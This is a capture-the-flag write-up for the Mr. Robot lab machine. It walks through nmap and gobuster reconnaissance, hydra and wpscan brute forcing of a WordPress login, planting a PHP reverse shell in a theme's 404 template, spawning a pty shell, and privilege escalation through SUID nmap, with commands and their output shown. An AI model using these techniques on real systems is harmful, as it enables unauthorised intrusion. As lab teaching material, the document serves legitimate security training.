Mr. Robots

CTF LAB

This some another interesting CTF we are trying to solve in this CTF we learn how to take access with the help of reverse shell.

- **Step 1:**


  We have our targeted systems Ip address so in first step we scan that ip with the help of Nmap.

```
┌──(kali㉿kali)-[~]
└─$ mkdir mrrobot-1

┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p20-40000  192.168.1.4 -oN mrrobot-1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 02:11 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0037s latency).
Not shown: 39978 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 88:B1:11:FD:82:20 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.57 seconds

┌──(kali㉿kali)-[~]
└─$
```


  We got some open ports and versions….

- **Step 2:**


  Now we will see what information we get on port 80 with the help of robots.txt



We found two files lets try to open this.



We have found our first flag in key-1-of-3.txt file ….



We have also found this list of some words lets save it for later it may be a password for user or something.


Note: Session was expired so we restarted it and got new Ip **192.168.1.50**

➢ Step 3:

Now we will try directory brute forcing on this with the help of gobuster.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.50 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.50
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 214]
/images               (Status: 301) [Size: 235] [--> http://192.168.1.50/images/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://192.168.1.50/]
/blog                 (Status: 301) [Size: 233] [--> http://192.168.1.50/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://192.168.1.50/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://192.168.1.50/wp-login.php]
/0.php                (Status: 500) [Size: 251]
/0.zip                (Status: 500) [Size: 251]
/user                 (Status: 500) [Size: 251]
/user.php             (Status: 500) [Size: 251]
Progress: 499 / 882244 (0.06%)[ERROR] Get "http://192.168.1.50/projects.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.1.50/projects.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.1.50/projects.zip": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/user.zip             (Status: 500) [Size: 251]
/user.html            (Status: 500) [Size: 251]
[ERROR] Get "http://192.168.1.50/25": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/feed.php             (Status: 500) [Size: 251]
/feed                 (Status: 500) [Size: 251]
/feed.html            (Status: 500) [Size: 251]
/0                    (Status: 500) [Size: 251]
/25.php               (Status: 500) [Size: 251]
/25.zip               (Status: 500) [Size: 251]
/25.html              (Status: 500) [Size: 251]
/feed.zip             (Status: 500) [Size: 251]
/0.html               (Status: 500) [Size: 251]
/themes.php           (Status: 500) [Size: 251]
/themes.html          (Status: 500) [Size: 251]
/themes               (Status: 500) [Size: 251]
```

We found that wp means WordPress is present here let's see what we got on that.



➢ Step 4:

Now we have WordPress login page we need user name and password for accessing this we have found a list of names in step 2 we try to brute force that list to find correct username.

The list of words we got was too big so we sort that with the help some commands as follows.

```
┌──(kali㉿kali)-[~/mrrobot-1]
└─$ cat wordlist |wc
 858160  858160 7245381

┌──(kali㉿kali)-[~/mrrobot-1]
└─$ cat wordlist | sort -u > word.dir

┌──(kali㉿kali)-[~/mrrobot-1]
└─$ ls
word.dir  wordlist

┌──(kali㉿kali)-[~/mrrobot-1]
└─$ cat word.dir | wc -l
11451

┌──(kali㉿kali)-[~/mrrobot-1]
└─$ ls
word.dir  wordlist

┌──(kali㉿kali)-[~/mrrobot-1]
└─$
```


Now For Brute forcing we will use hydra…

We don't know the username and password too so we will try random "test" password only to get a correct username.


```
┌──(kali㉿kali)-[~/mrrobot-1]
└─$ hydra -L word.dir -p test 192.168.1.50 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-05 02:16:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.1.50:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
[STATUS] 2378.00 tries/min, 2378 tries in 00:01h, 9074 to do in 00:04h, 16 active
[80][http-post-form] host: 192.168.1.50   login: Elliot   password: test
[80][http-post-form] host: 192.168.1.50   login: ELLIOT   password: test
[80][http-post-form] host: 192.168.1.50   login: elliot   password: test
[STATUS] 2405.33 tries/min, 7216 tries in 00:03h, 4236 to do in 00:02h, 16 active
```

```
┌──(kali㉿kali)-[~/mrrobot-1]
└─$ wpscan 10000  --url http://192.168.1.50 -U Elliot -P word.dir
_______________________________________________________________
         \\      / / ___ \ / ___|
          \\  /\  / /|_/ / |\___ \| |_| |_| |_| |_| |
           \\/  \/ / |  | |  ___) |  _  |  _  |  _  |
            \  /\  /  |  | | |____| | | | | | | | |
             \/  \/   |_|  |_|_____/|_| |_|_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.

[+] URL: http://192.168.1.50/ [192.168.1.50]
[+] Started: Sat Jul  5 02:36:43 2025


Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.1.50/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.50/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://192.168.1.50/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

We got 3 usernames try this to find which is correct for that we will try to password brute forcing with same wordlist we got before with the help of wp scan .




We Got the password: “ER28-0652” for User: “Elliot” let’s try to log in now in WordPress with username and password.



Log in as user Elliot….


➢ Step 5:

Now we are in wordpress as a user Elliot we want to tale reverse shell for gaining access of victim’s machine so for that we will see where we can put our reverse shell script.




We will put reverse shell script in 404 error templets as follows.

Here we found out php reverse shell script




Copy this and paste it in that 404 error script. And change ip address to out targeted IP.



Put attackers ip and port number where we want to connect to that machine.

➢ Step 6:

Now we need to put our machine on listing on port no. 1234 for gaining access.




We got guest access with the help of reverse php shell….

➢ Step 7:

Now we are in victim's pc with user access but we need root access because final flag is in root directory for that we need to do privilege escalation.
Before that we will se what is in this machines home directory

```
$ cd /home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$
```

We got a flag but we don't have permission to open it but we got some password as shows in above image we need to decode it for that we use crackstation.



We got password:
abcdefghijklmnopqrstuvwxyz
Lets save it for later

- **Step 8:**

  Let's see the password we previously found try it with user robot.

```
$ su robot
su: must be run from a terminal
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

It says we need to go to the terminal for that so we enter in terminal with help of command: python -c 'import pty:pty.spawn("/bin/bash")'

Now let's try again…

Here we put password that we got before and decoded it with crack station and we got accessed as robot, and got the flag.


```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

- **Step 9:**


  Now we need a root for our last flag for that we will try find and there is have permission for find or not.

```
robot is not in the sudoers file.  This incident will be reported.
$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

We found something let's see search on browser "privilege escalation /usr/local/bin/nmap



Now we will try as this website says let's try nmap –interactive



Congrats…….

We got root access and in root access cd /root we get our last flag as shown in above image